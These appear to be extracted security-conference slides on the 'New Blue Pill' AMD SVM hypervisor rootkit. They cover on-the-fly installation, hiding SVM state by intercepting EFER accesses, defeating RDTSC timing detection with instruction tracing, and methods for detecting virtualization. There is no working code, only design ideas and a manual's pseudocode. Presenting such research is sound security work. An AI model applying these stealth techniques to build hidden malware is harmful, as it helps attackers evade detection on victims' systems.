- May 2007 – we *designed* the New Blue Pill from scratch and Alex *wrote* the code *from scratch*.


# Blue Pill Idea

- Exploit AMD64 SVM extensions to move the operating system into the virtual machine (do it 'on-the-fly')
- Provide thin hypervisor to control the OS
- Hypervisor is responsible for controlling “interesting” events inside guest OS

# SVM

- SVM is a set of instructions which can be used to implement Secure Virtual Machines on AMD64
- MSR EFER register: bit 12 (SVME) controls whether SVM mode is enabled or not
- EFER.SVME must be set to 1 before execution of any SVM instruction.
- Reference:
  - AMD64 Architecture Programmer's Manual Vol. 2: System Programming Rev 3.11
  - [http://www.amd.com/us-en/assets/content\\_type/white\\_papers\\_and\\_tech\\_docs/24593.pdf](http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf)

# EFER



Bits	Mnemonic	Description	R/W
63–15	Reserved, MBZ	Reserved, Must be Zero	
14	FFXSR	Fast FXSAVE/FXRSTOR	R/W
13	Reserved, MBZ	Reserved, Must be Zero	
12	SVME	Secure Virtual Machine Enable	R/W
11	NXE	No-Execute Enable	R/W
10	LMA	Long Mode Active	R
9	Reserved, MBZ	Reserved, Must be Zero	
8	LME	Long Mode Enable	R/W
7-1	Reserved, RAZ	Reserved, Read as Zero	
0	SCE	System Call Extensions	R/W

Enables SVM

# Enabling SVM mode

Recently published (July 13th 2007) AMD manual added additional layer of security for enabling SVM mode:


```
if (CPUID 8000_0001.ECX[SVM] == 0) return SVM_NOT_AVAIL;
if (VM_CR.SVMDIS == 0) return SVM_ALLOWED;
if (CPUID 8000_000A.EDX[SVM_LOCK]==0)
    return SVM_DISABLED_AT_BIOS_NOT_UNLOCKABLE;
    // the user must change a BIOS setting to enable SVM
else return SVM_DISABLED_WITH_KEY;
    // SVMLock may be unlockable; consult the BIOS or TPM to
    obtain the key.
```

# SVM protection

- Virtualization has legitimate purposes!
  - It's not only used by Blue Pill!
- Disabling virtualization is not the right approach, as it cuts down useful functionality of the process
  - e.g. you would not be able to run Virtual PC 2007 with h/w virtualization disabled...
- In other words, that additional protection added to SVM doesn't change much...




# The heart of SVM: VMRUN instruction



source: J. Rutkowska, Black Hat USA 2006, © Black Hat

# Blue Pill Idea (simplified)



source: J. Rutkowska, Black Hat USA 2006, © Black Hat

# BP installs itself ON THE FLY!

- The main idea behind BP is that it installs itself on the fly
- Thus, no modifications to BIOS, boot sector or system files are necessary
- BP, by default, does not survive system reboot
- How to make BP persistent is out of the scope of this presentation
  - In many cases this is not needed, BTW


# BP does not virtualize hardware!

- BP and New BP are thin VMMs,
- They do not virtualize I/O devices!
  - If your 3D graphics card worked before BP installation,
  - It will still work with the same performance!
  - Bluepilled systems see the very same hardware as they saw before BP installation – h/w fingerprinting can not be used to detect BP

# **Detection!**

“Nothing is 100% undetectable” :)

# Detection



Detect the presence of  
VMM  
(Virtual Machine Manager)

Detect Virtualization  
Based Malware  
(explicitly)

# **Detecting Virtualization**

...but not Blue Pill explicitly!

# Detection

```
graph TD; A[Detection] --> B[Detect the presence of VMM (Virtual Machine Manager)]; A --> C[Detect Virtualization Based Malware (explicitly)];
```

Detect the presence  
of VMM (Virtual  
Machine Manager)

Detect Virtualization  
Based Malware  
(explicitly)



# Detecting virtualization mode

- Direct timing attacks (EFER access time profiling):
  - Using RDTSC and how this can be cheated,
  - Using external trusted time source,
  - Introducing **Blue Chicken** – an anti-timing technology!
- Exploiting CPU-specific behavior:
  - MOV SS
  - AMD Erratum #140
- Profiling CPU resource discrepancies
  - In depth case study: TLB profiling
  - **Blue Chicken** for the rescue again!
- Why this all is not a right approach?


# **Detecting Virtualization...**

... using direct timing analysis


# EFER Accesses interception

- SVME is normally turned off
  - Not always – see later
- Blue Pill needs to turn it on
- Blue Pill should cheat to the guest that it's turned off
  - Unless the guest turned it on explicitly
- To do this BP must intercept MSR EFER access

# EFER access interception



# EFER timing




# Measuring Time

- CPU Tick Counter
  - RDTSC instruction
  - resolution: number of processor cycles (super high!)
  - very accurate, but trivial to cheat!
- HPET (and other local timers)
  - Might have a high resolution
  - But we can cheat them
    - e.g. interrupt interception
- Real Time Clock
  - I/O with RTC device
  - resolution: milliseconds (poor)
  - relatively easy to cheat (I/O interceptions)
- External clock
  - e.g. NTP protocol
  - resolution: 10 milliseconds (very poor)
  - can not be cheated using generic approach – only attacks against specific implementation

# RDTSC cheating

- Theoretically we can use the `VMCB.TSC_OFFSET` functionality, but it doesn't work in practice:
  - Guest/VMM transition time not constant (problem with choosing the accurate `TSC_OFFSET`),
  - Inconsistency between RDTSC/MSR10h.
- But we might use instruction tracing instead...

# Anti-RDTSC – Instruction Tracing





# Instruction tracing considerations

- One can argue that we can not accurately calculate the number of cycles that the underlying processor will consume to execute given stream of instruction
- Processors are very complex, they can execute many instructions in parallel,
  - So, the Latency Table is only an approximation
- But the same applies to detector!
- If the detector could accurately calculate the expected number of cycles, then we could use the same algorithm!
- In practice we expect that detectors will be interested in having as few instructions between RDTSCs, as possible
  - In practice we expect only one instruction there (e.g. RDMSR)

# Using external time source

- Many people suggest using external time source to measure the execution time of e.g. RDMSR EFER
